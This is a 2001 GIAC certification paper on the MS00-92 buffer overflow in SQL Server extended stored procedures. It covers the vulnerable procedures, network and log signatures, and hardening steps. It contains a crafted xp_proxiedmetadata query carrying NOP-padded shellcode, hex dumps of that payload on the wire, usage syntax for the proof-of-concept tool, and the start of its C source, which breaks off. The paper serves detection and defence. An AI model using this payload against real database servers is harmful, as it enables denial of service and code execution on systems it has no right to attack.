Global Information Assurance Certification Paper

Extended Stored Procedure Parsing Vulnerabilities In Microsoft SQL Server And Data Engine

By George M. Garner Jr.

February 20, 2001

On December 1, 2000, Microsoft Corporation released Microsoft Security Bulletin MS00-92 documenting a vulnerability that was found in certain extended stored procedures supplied with Microsoft SQL Server and the Microsoft Data Engine (MSDE). The vulnerabilities were originally discovered by @stake Inc., which has published separate advisories (a120100-1 and a120100-2) on the subject.

Exploit Details:

Name: SQL Server/Data Engine Extended Stored Procedure Parsing Vulnerability

Variants: None.

Affected Software Versions:

Microsoft SQL Server 7.0
Microsoft Data Engine (MSDE) 1.0
Microsoft SQL Server 2000
MSDE 2000[1]

Operating Systems: Microsoft Windows NT 4.0 Workstation
Microsoft Windows NT 4.0 Server
Microsoft Windows NT 4.0 Advanced Server
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server
Microsoft Windows 2000 Advanced Server

Protocols/Services: Transact-SQL layered on top of TCP/IP, Named Pipes, NWLink IPX/SPX, VIA, Banyan Vines, and/or Shared Memory.

CVE: The Common Vulnerabilities and Exposures (CVE) project, which standardizes names for security problems, has assigned the following designations for these vulnerabilities:

[1] MS00-92 makes no mention of Microsoft SQL Server for Windows CE, which was released several months prior to this bulletin. The vulnerable modules are otherwise identical across all versions of Microsoft SQL Server. The Windows CE version should be considered suspect until it is clearly established otherwise.

xp_displayparamstmt – CAN-2000-1081
xp_enumresultset – CAN-2000-1082
xp_showcolv – CAN-2000-1083
xp_updatecolvbm – CAN-2000-1084
xp_peekqueue - CAN-2000-1085
xp_printstatements - CAN-2000-1086
xp_proxiedmetadata - CAN-2000-1087
xp_SetSQLSecurity - CAN-2000-1088

Brief Description: Certain extended stored procedures that are supplied with Microsoft SQL Server, are vulnerable to a buffer overflow that results in an access violation within the process address space of the database server. A specially crafted query that executes one of these vulnerable extended stored procedures may result in the execution of byte code that is embedded in the query.

Protocol Description:

SQL is a high-level language for defining and manipulating data in a relational database[2]. In an attempt to promote greater uniformity, the American National Standards Institute (ANSI) published a standard for SQL that was first adopted in 1989. ANSI published updates to the SQL standard in 1992 (known as SQL92 or SQL2) and 1999 (known as SQL99 or SQL3). The International Standards Organization (ISO) also has approved SQL99. The evolving nature of the SQL standard has given rise to numerous dialects that seek to respond to the needs of a particular vendor's market segment. Transact-SQL is a dialect that was developed by Microsoft and Sybase in the early 1990's.

The statement is the basic unit of SQL programming. Each SQL statement consists of a text string that contains a *command* clause that identifies the operation to be performed and the data upon which the operation is to be performed. An SQL statement also may include additional clauses that further qualify the operational data set. SELECT[3], UPDATE and INSERT are examples of symbols that may introduce a command clause. FROM and WHERE are examples of symbols that may introduce clauses qualifying the data set.

SQL99 divides statements into seven classes: Connection statements, control statements, data statements, diagnostic statements, schema statements, session

[2] A database is classified as relational if it conforms to the twelve principles enunciated by E. F. Codd. *See*, E. F. Codd, "A Relational Model of Data for Large Shared Data Banks," http://www.acm.org/classics/nov95.

[3] In this article, keywords will be capitalized to follow SQL documenting conventions. In practice, queries may or may not be case sensitive, depending on how the database is configured.

statements and transaction statements. The following are examples of some valid SQL99 *data* statements:

- SELECT expense_date, expense_amount, expense_description
  FROM expenses
  WHERE employee_last_name = 'Garner'
  AND employee_first_name = 'George'

- INSERT expenses (expense_date, expense_amount, expense_description)
  VALUES ('02/15/2001', 212.00, 'Airline ticket to SANS conference')

- UPDATE expenses
  SET expense_amount = 212.95
  WHERE employee_last_name = 'Garner'
  AND employee_first_name = 'George'
  AND expense_date = '02/15/2001'

- DELETE expenses
  WHERE employee_last_name = 'Garner'
  AND employee_first_name = 'George'
  AND expense_date = '02/15/2001'

Control statements are used to control the execution of a set of SQL statements. For example, SQL99 uses the CALL statement to invoke a stored procedure[4]. The RETURN statement is used to terminate the flow of execution within an SQL-invoked function and to return the functions result value. The following are examples of some common SQL99 *control* statements:

- CALL update_employee_salary(1517, 95000)
- RETURN *NULL*

Microsoft Transact-SQL does not support the SQL99 CALL statement. Rather, Microsoft uses the EXECUTE statement to achieve nearly identical functionality. The following is the syntax of the Microsoft EXECUTE statement as applied to stored procedures[5]:

[4] Note that the CALL statement in SQL99 is not the same as the CALL statement in ODBC. ODBC implements CALL statements as Remote Procedure Calls (MSRPC).

[5] In Transact-SQL, the EXECUTE statement also may be applied to a character string (e.g. EXEC ("USE pubs")), however, this is not relevant to this discussion.

```
[ [ EXEC [ UTE ] ]
   {
      [ @return_status = ]
         { procedure_name [ ;number ] | @procedure_name_var
   }
   [ [ @parameter = ] { value | @variable [ OUTPUT ] | [ DEFAULT ] ]
      [ ,...n ]
[ WITH RECOMPILE ]
```

In the above, optional syntax items are enclosed by square brackets ('[]'), required syntax items are enclosed by curly braces ('{}'), *italics* indicate user supplied parameters, and [,…*n*] indicates that the previous item may be repeated *n* number of times, the occurrences separated by commas. As can be seen, many of the identifiers, including the EXECUTE keyword itself, are optional. Each of the following statements is semantically synonymous and will grant access to a new user named "gmgarner" to the current[6] database:

EXECUTE sp_grantdbaccess 'gmgarner'

EXEC sp_grantdbaccess 'gmgarner'

sp_grantdbaccess 'gmgarner'

EXEC dbo.master. sp_grantdbaccess 'gmgarner'

EXECUTE dbo.master. sp_grantdbaccess 'gmgarner'

@new_user = 'gmgarner' EXEC sp_grantdbaccess @new_user

@result = sp_grantdbaccess 'gmgarner'

While the SQL programmer safely may omit optional symbols under many circumstances, optional symbols also safely may be included without changing the semantics. Selective inclusion of optional symbols might serve a number of purposes. For example, optional symbols might be included to make an SQL statement more easily understandable and maintainable by others. Optional symbols also might be added to circumvent pattern-based network intrusion programs for which rule-base is not carefully defined.

Stored procedures are collections of SQL statements that are stored on the server. A stored procedure may be precompiled on the server, but need not be. A

[6] The context in which an SQL statement executes may be determined in various ways. For example, it may be explicitly set using the USE statement. Microsoft SQLServer also may be configured to automatically switch a particular user to a particular database context when the user logs in.

Transact-SQL programmer may require that the server recompile the stored procedure when it is executed by adding a WITH RECOMPILE clause to the EXECUTE statement. Stored procedures are syntactically similar to function calls in other high level programming languages in that they have a symbolic name and zero or more parameters. Stored procedures also may return data through return values, out-parameters and other means.

Extended stored procedures are a Microsoft extension to Transact-SQL that was introduced to perform tasks that are extremely difficult or impossible to implement using Transact-SQL. While extended stored procedures are called in a manner that is syntactically analogous to SQL stored procedures, extended stored procedures are not really SQL at all. Rather, they are pieces of native code that can be loaded dynamically and that run and execute directly within the address space of SQL Server.

Registration information for extended stored procedures (e.g. module name, function prototype) is stored within the master database. Only members of the *sysadmin* server role may register a new stored procedure. Who may execute an extended stored procedure varies depending on the access control list (ACL) that has been placed on it. Unfortunately, a default installation permits public execute-access to many of the extended stored procedures that ship with Microsoft SQL Server. The term "public" refers in this context to virtually anyone who can log in to the database server. Extended procedures that may be executed by the public on a default installation of SQL Server 7.0 include xp_displayparamstmt, xp_enumresultset, xp_showcolv and xp_updatecolvbm. Extended stored procedures that may be executed by the public on a default installation of SQL Server 2000 include additionally xp_peekqueue, xp_printstatements, xp_proxiedmetadata and xp_SetSQLSecurity.

Stored procedures are written in SQL and are limited by the capabilities of this database programming language. Before a stored procedure may be executed, the SQL command interpreter must compile its individual SQL statements into byte code. This is a process that involves an extensive amount of error and type checking. While a poorly designed SQL command interpreted might generate dangerous code, the command interpreters of major relational database vendors are robust, well documented and extensively tested.

Extended stored procedures are limited only by the capabilities of the programming language in which they are written. Once compiled, an extended stored procedure has the same capability as native code. Not all programming languages are strongly typed or involve extensive error checking on compilation. In addition, the extended stored procedures that come with Microsoft SQL Server are poorly documented. Some are not documented at all, including the procedures that are the subject of this article. In the absence of proper documentation, proper testing is not possible and the consequences of human error are likely to slip by undetected.

Description of variants:

No variants have been reported. However, as explained above, the syntax of the Transact-SQL EXECUTE statement makes numerous variants possible.

How the exploit works:

The exploit works by taking advantage of buffer overflow vulnerabilities in certain extended stored procedures that are shipped with Microsoft SQL Server 7.0, Microsoft SQL Server 2000 and the MSDE 1.0 and MSDE 2000. A Transact-SQL query is constructed which invokes a vulnerable extended stored procedure on the server and passes to the server a ridiculously large string as one of the parameters. The precise location of the ridiculously large string (i.e. which parameter) depends on the extended stored procedure that is being called. For example, an overly long string passed as the first parameter to xp_peekqueue and xp_printstatements will result in a buffer overflow. An overly long string passed as the second parameter to xp_proxiedmetadata will result in a buffer overflow. An overly long string passed to the third parameter of xp_SetSQLSecurity will result in a buffer overflow[7]. The buffer overflow results in an access violation within the process space of the database server and overwrites the address of the C++ exception handler on the stack. The access violation causes the database server to crash and to execute the byte code that is embedded in the query string[8].

All of the vulnerable stored procedures call an API supplied by SQL Server to parse input parameters. The API, srv_paraminfo(), is designed to locate the *n*th parameter in a string and to copy the parameter into a buffer. Unfortunately, the API does not provide any means for a calling function to indicate the size of the string. The calling function is expected to provide a buffer that is large enough. But not all of the extended stored procedures supplied with SQL Server do so.

While any overly large string passed to one of the vulnerable extended stored procedures will cause an access violation, the query must be carefully crafted in order for the execution of useful code to occur. The following is what the query string looks like if you want to coax xp_proxiedmetadata to execute code:

```
exec xp_proxiedmetadata 'a', '\x90[,…n]\x48\x25\x78\x77\x90\x90
\x90\x90\x90\x33\xC0Ph.txthflowhOverhQL2khc:\\STYPP@PHPPPQ\xB8\x8D+
\xE9\x77\xFF\xD0\x33\xC0P\xB8\xCF\x06\xE9\x77\xFF\xD0', 'a', 'a'
```

[7] @stake does not document which parameter is vulnerable to a buffer overflow for xp_displayparamstmt, xp_enumresultset, xp_showcolv and xp_updatecolvbm. http://www.atstake.com/research/advisories/2000/a120100-1.txt.

[8] The proof-of-concept code is designed to work on Windows 2000 without Service Pack 1. If Microsoft Windows 2000 Service Pack 1 has been installed, the database will still crash, but the embedded code will not execute.

In the preceding string, \x90[,…*n*] refers to a string of 0x90 characters that is *n* bytes long and where *n* is equal to 2568. This code is designed to break once Microsoft Windows 2000 Service Pack 1 is applied to the machine on which SQL Server is running. While the database server still crashes, the embedded code will not be executed.

Network Diagram:

There are two basic scenarios for the attack. Figure 1 graphically represents the first scenario. As may be seen, this involves a direct attack on the database server. This scenario requires that the attacker have direct access to the database server and be able to log on to it. This scenario is less likely since few people allow the public to have direct access to their database servers.



Figure 1. Direct Attack on the database server.

Figure 2 graphically represents the second scenario. Most database applications today are designed as *n*-tier applications. A common configuration uses web applications as the middle or "application" layer. For this scenario to succeed, the attacker first must compromise the middle tier, for example a web application that has access to the database server[9].

[9] MS00-92 suggests that the attacker would have to have detailed knowledge of the middle-tier application for the second scenario to succeed. I do not believe that this is



Figure 2. n-Tier Attack on the database server.

Under either scenario, the attacking host sends a specially crafted Transact-SQL query string to the Microsoft SQL Server. The query results in an access violation within the address space of a vulnerable database server. Under certain circumstances, the embedded byte code will be executed, for example to generate a file ("Overflow.txt") at the root of the C: drive.

How to use the exploit:

The proof-of-concept code currently is the only tool available that specifically targets this exploit. This code will result in an access violation in all vulnerable versions of Microsoft SQL Server. On some systems, the proof-of-concept code also may result in the creation of a file, "Overflow.txt," at the root of the C: drive. Assuming that the proof-

---

correct since the attacker might be able to upload code onto the middle-tier server (e.g. the proof-of-concept code). The proof-of-concept code needs to know only three things: database host name, user name and password. If integrated authentication is used on the database server, the attacker might need to know only the host name. An IP address will do for a host name.

of-concept code is compiled into an executable named SQL2KOverflow.exe, the syntax is as follows:

SQL2KOverflow.exe <SERVERNAME> <UserName> <Password>

With some modification, the proof-of-concept code might also be used to save the query to a file or to the clipboard for later use in ODBC compliant query tools such as the Query Analyzer distributed with Microsoft SQL Server 7.0 and 2000.

Nessus-1.0.7a does not detect this vulnerability. Other major scanner vendors do not mention this vulnerability in their published documentation.

Signature of the attack:

1. **Network Signature:**

The proof-of-concept code uses the standard ODBC libraries to deliver a specially crafted query over the network. This is how the query looks on the wire, in slightly abridged form[10]:

17:14:00.125026 192.168.217.9.2952 > 192.168.217.6.1433: . 4004:5464(1460) ack 2285 win 63453 (DF)

Data (1460 bytes)

```
 0  0100 1000 0000 0100 6500 7800 6500 6300   ........e.x.e.c.
10  2000 7800 7000 5f00 7000 7200 6f00 7800    .x.p._.p.r.o.x.
20  6900 6500 6400 6d00 6500 7400 6100 6400   i.e.d.m.e.t.a.d.
30  6100 7400 6100 2000 2700 6100 2700 2c00   a.t.a. .'.a.'.,.
40  2000 2700 9000 9000 9000 9000 9000 9000    .'.............
50  9000 9000 9000 9000 9000 9000 9000 9000   ................
60  9000 9000 9000 9000 9000 9000 9000 9000   ................
70  9000 9000 9000 9000 9000 9000 9000 9000   ................
80  9000 9000 9000 9000 9000 9000 9000 9000   ................
                        :
                        :
570  9000 9000 9000 9000 9000 9000 9000 9000   ................
580  9000 9000 9000 9000 9000 9000 9000 9000   ................
590  9000 9000 9000 9000 9000 9000 9000 9000   ................
5a0  9000 9000 9000 9000 9000 9000 9000 9000   ................
5b0  9000 9000                                 ....
```

[10] Data was captured using the Network Monitor that comes with Microsoft Windows 2000 Advanced Server. The packet headers were formatted using Windump 2.1. The data portion of the packets was formatted using Ethereal-0.8.15, an open source network protocol analyzer.

17:14:00.125026 192.168.217.9.2952 > 192.168.217.6.1433: . 5464:6924(1460) ack 2285 win 63453 (DF)

Data (1460 bytes)

```
  0  9000 9000 9000 9000 9000 9000 9000 9000   ................
 10  9000 9000 9000 9000 9000 9000 9000 9000   ................
                              :
                              :
5a0  9000 9000 9000 9000 9000 9000 9000 9000   ................
 5b0  9000 9000                                 ....
```

17:14:00.125026 192.168.217.9.2952 > 192.168.217.6.1433: P 6924:8100(1176) ack 2285 win 63453 (DF)

Data (1176 bytes)

```
  0  9000 9000 9000 9000 9000 9000 9000 9000   ................
 10  9000 9000 9000 9000 9000 9000 9000 9000   ................
                              :
                              :
480  9000 9000 9000 9000 9000 9000 9000 9000   ................
490  9000 9000 9000 9000                       ........
```

17:14:00.125026 192.168.217.9.2952 > 192.168.217.6.1433: P 8100:9368(1268) ack 2285 win 63453 (DF)

Data (1268 bytes)

```
  0  0101 04f4 0000 0200 9000 9000 9000 9000   ................
 10  9000 9000 9000 9000 9000 9000 9000 9000   ................
 20  9000 9000 9000 9000 9000 9000 9000 9000   ................
                              :
                              :
440  9000 9000 9000 9000 9000 9000 9000 9000   ................
 450  9000 9000 9000 9000 9000 9000 4800 2500   ..........H.%.
 460  7800 7700 9000 9000 9000 9000 9000 3300   x.w..........3.
 470  c000 5000 6800 2e00 7400 7800 7400 6800   ..P.h...t.x.t.h.
 480  6600 6c00 6f00 7700 6800 4f00 7600 6500   f.l.o.w.h.O.v.e.
 490  7200 6800 5100 4c00 3200 6b00 6800 6300   r.h.Q.L.2.k.h.c.
 4a0  3a00 5c00 5300 5400 5900 5000 5000 4000   :.\.S.T.Y.P.P.@.
 4b0  5000 4800 5000 5000 5000 5100 b800 8d00   P.H.P.P.P.Q.....
 4c0  2b00 e900 7700 ff00 d000 3300 c000 5000   +...w.....3...P.
 4d0  b800 cf00 0600 e900 7700 ff00 d000 2700   ........w.....'.
 4e0  2c00 2000 2700 6100 2700 2c00 2000 2700   ,. .'.a.'.,. .'.
 4f0  6100 2700                                 a.'.
```

A default installation of Microsoft SQL Server will listen on TCP port 1433 (). The packets from the attacking host are addressed to this port. Microsoft SQL Server also supports the named pipe protocol. Named pipes are implemented as a file system on Microsoft Windows NT and 2000. Packets that form part of an attack carried out over a named pipe would be addressed to either TCP ports 139 and/or 445[11]. In this case, the query string would be enclosed in Server Message Block (SMB) framing.

The data portion of the packets is what is most interesting here. First of all, it takes an unusually large second parameter to overflow the buffer in xp_proxiedmetadata. This makes the query string unusually large. The query is transmitted over multiple frames. The first frame contains the beginning of the query string: "exec xp_proxiedmetadata." The last frame contains the text string representing the function pointer that we want to call ("wx%H") as well as the name of the file that is to be created at the root of the C: drive: "Overflow.txt." The beginning and the end of the query string are separated by a long string of bytes that alternate between 0x90 and 0x00.

So what is strange about all of this? The original query is still recognizable from the frames captured on the wire. Hex 90, the x86 instruction for no operation (NOP), is a common feature of buffer overflows. But what are all of those zeros? Where did they come from? Every character in the query has been expanded to 16 bits and padded with zeros.

The answer is very simple. Windows NT 4.0 and Windows 2000 adopt Unicode as the standard format in which strings are stored and manipulated internally. Most Microsoft server products, including SQL Server, follow this lead. Microsoft SQL Server expects queries to be in Unicode form. The Microsoft SQL Server ODBC driver dutifully converts the original ANSI query string into Unicode prior to transmission over the wire.

Conversion of the query string to Unicode has some interesting effects. First, since Unicode characters are 2 bytes wide, the query is twice as long, in bytes, when transmitted over the wire as the original query string. The portion of the query string that contains a function pointer into the query ("wx%H") is now embedded twice as far from the beginning of the string as in the original query. The value of the embedded function pointer is stretched to 64 bits, which is no longer a valid 32-bit address.

So the proof-of-concept code shouldn't work, right? Well, no. But it does. Why? The answer may be found by running a vulnerable Microsoft SQL Server in the debugger. On Windows 2000 with Service Pack 1 installed, the value of the EAX register is set to 0x90909090 at the time that the access violation occurs. This value is identical to the NOP (0x90) padding from the original ANSI query string. The value of the ECX register is set to 0x00900090 at the time of the access violation, which is identical to what the NOP padding looks like over the wire. While xp_proxiedmetadata would appear to expect the second parameter to be a Unicode string, it converts the parameter back to an

[11] Microsoft Windows NT supports SMB over Netbios TCP port 139. Microsoft Windows 2000 supports SMB direct hosting over TCP port 445 in addition to Netbios.

ANSI string. It is this Unicode–to-ANSI conversion that permits the proof-of-concept code to function[12].

Note that Microsoft SQL Server 2000 supports encryption across all supported protocols. The network signature discussed above will not be observable in encrypted queries.

2. SQL Server Log.

Microsoft SQL Server maintains detailed logs concerning database queries. Table 1 presents the SQL Server log entries at the time of the attack. As may be seen, the server records a login to the server by the attacker. The next log entry reports that the server is about to use a vulnerable version of xprepl.dll to execute an extended stored procedure. The database log abruptly ends at this point. When the database is restarted, a new log file is created, and the log entries report the progress of database startup. The log of a *patched* server looks the same as a vulnerable server, except that the log does not abruptly end. Instead, a log entry occurs after the entries shown in Table 1 that reports an error in executing xp_proxiedmetadata.

Table 1. SQL Server Log Entries.

Date	Source	Message
2001-02-15 17:14:00.11	Logon	Login succeeded for user 'MYDOMAIN\gmgarner'. Connection: Trusted.
2001-02-15 17:14:00.21	spid53	Using 'xprepl.dll' version '2000.80.194' to execute extended stored procedure '

3. Trace File.

Microsoft SQL Server 2000 supports audits as a way to trace and record activity that has occurred on each instance of the database server. A wide variety of events relating to the operation, maintenance and security of the database server are subject to audit. These events include messages recorded to the SQL error or event log by the database server.

Auditing is enabled using the SQL Profiler that ships with SQL Server 2000. The database server may be configured to write audit output to the SQL Profiler or directly to a file on a network share, or to a table in the server. The SQL Profiler does not need to be running for audits to occur once auditing has been enabled on the server. Note however, that the audit trace file was found to be empty after the database server crashed when the server was configured to write audit output directly to a file on a network share.

[12] As to why xp_proxiedmetadata converts parameter 2 to an ANSI string, one can only speculate. It is known that the module that contains xp_proxiedmetadata imports from ODBC32.dll. ODBC api's for Windows NT/2000 are unlike most other Windows NT/2000 functions in that they have no Unicode equivalents. It is possible that xp_proxiedmetadata uses the ODBC client api to make a query, in which case a vulnerability in the ODBC client libraries could be used to exploit the server.

For this reason, it is probably better to write audit output to the SQL Profiler or to a table with the database server.

Table 1 shows the audit entries that were generated when the proof-of-concept code was run against an instance of SQL Server 2000 on which the auditing of "Errorlog" and "Eventlog" event classes was enabled.

Table 2. Trace File.

EventClass	TextData	LoginName
ErrorLog	2001-02-15 17:14:00.21 spid 53 Using 'xprepl.dll' version '2000.80.194' to execute extended stored procedure '	MYDOMAIN\gmgarner
Eventlog	8128 : Using 'xprepl.dll' version '2000.80.194' to execute extended stored procedure '	MYDOMAIN\gmgarner

For more information on auditing, see SQL Server Books Online, *sub voce* "auditing" and "traces."

4. System Eventlog.

Microsoft SQL Server runs as a system service on Microsoft Windows NT/2000. The Service Control Manager logs the life cycle of services in the System Eventlog. Table 3. presents a System Eventlog entry recorded at the time of the attack that records the unexpected termination of the MSSQLServer service.

Table 3. System Eventlog.

Type	Date	Time	Source	Category	Event	User	Computer
Error	2/14/2001	5:14:00 PM	Service Control Manager	None	7031	N/A	GMGSERVER02

Description: The MSSQLServer service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.

How to protect against it:

There are two things that may be done to specifically address this vulnerability: First, download and install the appropriate patch from http://support.microsoft.com/support/sql/xp_security.asp. The patch for SQL Server 7.0 may be applied over Service Pack 2 and will be incorporated into Service Pack 3 for SQL Server 7.0. The patch for SQL Server 2000 may be installed over SQL Server 2000 and will be incorporated into Service Pack 1 for SQL Server 2000. Second, disallow *public* execute-access to the affected stored procedures.

However, it should be noted that a successful attack against a vulnerable database server is an indication of a poorly designed database server, or a poorly designed middle-tier application. If best practices are followed, an attack should fail even on an unpatched server. This point cannot be emphasized enough.

A would-be attacker must be able to access the database server to carry out a successful attack. Locate the database server behind a perimeter firewall that denies direct access to the public[13].

A would-be attacker must be able to log in to the database server. SQL Server supports two modes of authentication. Windows authentication mode relies upon the underlying operating system to authenticate database users. Mixed Mode authentication stores user identities and passwords in the database and SQL Server manages authentication. Windows authentication generally is preferred since it takes control over authentication, and hence passwords, out of the hands of the database server. Windows authentication is also recommended for middle-tier applications.

The default authentication mode for SQL Server 7.0 and earlier was Mixed Mode with a blank system administrator (sa) password. With SQL Server 2000, Windows authentication is the default authentication mode. If possible, upgrade to SQL Server 7.0 running on Windows 2000 and enable Windows Authentication mode. If Mixed-Mode authentication must be used, make sure that the sa login is secured with a strong password.

Secure the operating system[14]. This is particularly important when Windows Authentication mode is used because a would-be attacker must be authenticated by the operating system in order to carry out an attack. In particular, disable null-session access to the host on which the database server is running and on the authentication server[15]. Disable the built-in Guest account. Disable Netbios unless you need it for some identifiable purpose. On Windows 2000, apply the secure server administrative template. Use a host based firewall on the database server to restrict access to the minimum necessary TCP/IP ports (e.g. TCP port 1433 for a default installation of SQL Server 2000). For more information on securing Microsoft Windows NT, *see* Jason Fossen and Jennifer Kolde, *Securing Windows NT and Windows 2000 Step-by-Step* (SANS Institute,

---

[13] It is a common practice to place a firewall between the middle-tier application and the database server as well, but that will not prevent this attack. The port that must be opened for the middle-tier application is the same port as is used by this attack.

[14] Securing Microsoft Windows NT and Windows 2000 is a vast topic and can only be discussed briefly here.

[15] Where the authentication server is located depends upon the operating system and the configuration of the server on which the database server is running. If the server is a stand-alone server, the server on which the database is running will do authentication. If the server is running Windows 2000 and is part of a domain or kerberos realm, then a separate server may handle authentication.

2000). Many of the recommendations are also valid for Windows 2000. *See also* the many excellent resources at http://www.microsoft.com/security/.

When the database server executes code as the result of a successful attack, the code executes within the security account of the database server. The exploit code can only access resources if the user account in which the database is running can access the resources. The proof-of-concept code, for example, can only create a file at the root of the C: drive if the security account in which the database is running has access to the root of the C: drive. While SQL Server may be set up to run in the System account, this is not recommended. Rather, create a separate user account with limited privileges for use by SQL server. Configure SQL Server to run in that account and grant to that account only the rights and permissions required by the database server to function[16].

Finally, monitor Windows NT/2000 Event log files. Know what normal activity looks like for your database server. Monitor the System Event log for any unexplained crashes and restarts of the SQL Server service. Enable security audits and monitor the Security Event log for unusual attempts to access database resources. Monitor the SQL Server log files for (failed or successful) attempts to execute vulnerable extended stored procedures. Try enabling security audits on the SQL Server for Event log and Error log messages[17]. A host based intrusion detection system such as Centrax may be helpful in monitoring the Windows NT or 2000 Event log. For more information on Centrax, *see* http://www.dshi.com/security/cybersafe/centraxoverview.asp.

Source code/ Pseudo code:

The source code may be downloaded from http://www.atstake.com/research/advisories/2000/sqladv2-poc.c or http://www.securityfocus.com/data/vulnerabilities/exploits/sqladv-poc.c. A complete listing of the proof-of-concept code may be found in Appendix A. The code in the appendix has been modified slightly to correct a bug in the original code that would permit SQLExecDirect() to be called even if SQLDriverConnect() fails, thereby resulting in an access violation in ODBC32.dll. The code changes are enclosed in comment lines to indicate their location.

The code, written in C, is very simple. First, the code composes the connect string with the server, user and password provided as parameters on the command line. It then composes the query string into a buffer. Next, it uses the standard ODBC libraries to connect to the target database server and to send the server the query string. If all goes well the program prints out the following to the console window:

---

[16] A useful technique is to enable auditing for failed access to all of the files on the root drive and to other system resources. If something the SQL Server service account is denied access to a resource that it needs to function, then this will show up in the Windows Security Event log.

[17] Audits may have a deleterious impact on database performance. The performance of production servers should be monitored carefully if audits are enabled.

Connected to MASTER database...

Buffer sent…

If an error occurs then an error message is printed in the console window, instead. Comments have been added to the source listing to explain the flow of execution[18].

Additional Information:

Additional information may be obtained from the following sources:

Microsoft Advisories:

http://www.microsoft.com/technet/security/bulletin/ms00-092.asp.
http://support.microsoft.com/support/sql/xp_security.asp.
http://www.microsoft.com/technet/support/kb.asp?ID=280380.

@Stake Advisories:

http://www.atstake.com/research/advisories/2000/a120100-1.txt.
http://www.atstake.com/research/advisories/2000/a120100-2.txt.

SecurityFocus:

http://www.securityfocus.com/vdb/bottom.html?vid=2030
http://www.securityfocus.com/vdb/bottom.html?vid=2031
http://www.securityfocus.com/vdb/bottom.html?vid=2038
http://www.securityfocus.com/vdb/bottom.html?vid=2039
http://www.securityfocus.com/vdb/bottom.html?vid=2040
http://www.securityfocus.com/vdb/bottom.html?vid=2041
http://www.securityfocus.com/vdb/bottom.html?vid=2042
http://www.securityfocus.com/vdb/bottom.html?vid=2043

Microsoft SQL Server 7.0 and 2000 security:

http://www.microsoft.com/sql/techinfo/2000SecurityWP.doc
http://www.microsoft.com/sql/techinfo/Security.doc.
"SQL Server 7.0 Extended Stored Procedure Reference,"
http://www.mssqlserver.com/articles/70xps_p1.asp.

Microsoft Windows NT and Microsoft Windows 2000 Security:

http://www.microsoft.com/security.
Jason Fossen and Jennifer Kolde, *Securing Windows NT and Windows 2000 Step-by-Step* (SANS Institute, 2000).

[18] Note that the source listing is intended only to facilitate understanding of the source code. While the comments are believed to be syntactically correct, the source code has not been compiled with the descriptive comments added.

Michael Howard, *Designing Secure Applications for Microsoft Windows 20000* (Microsoft Press, 2000).

SQL Language Reference:

Kline, Kevin, with Daniel Kline, *SQL in a Nutshell. A Desktop Quick Reference*. O'Reilly, 2001.

Writing buffer overflows:

Mudge, "How to write buffer overflows," http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html.

Phrack99, "Smashing the Stack for Fun and Profit," http://www.insecure.org/stf/smashstack.txt.

Appendix A: Source Listing.

```
// SQL2KOverflow.c

// This code creates a file called 'SQL2KOverflow.txt' in the root of the // c: drive.

#include <stdio.h>
#include <windows.h>
#include <wchar.h>
#include <lmcons.h>
#include <sql.h>
#include <sqlext.h>

/* Displays the proper syntax in the console window.  The help text assumes that the
   source code is compiled into an executable named "SQL2Koverflow.exe" */
int Syntax()

{
printf( "Syntax error. Correct syntax is:\nSQL2KOverflow <hostname> <username>
<password>");

    return 1;

}

int main(int argc, char *argv[])

{
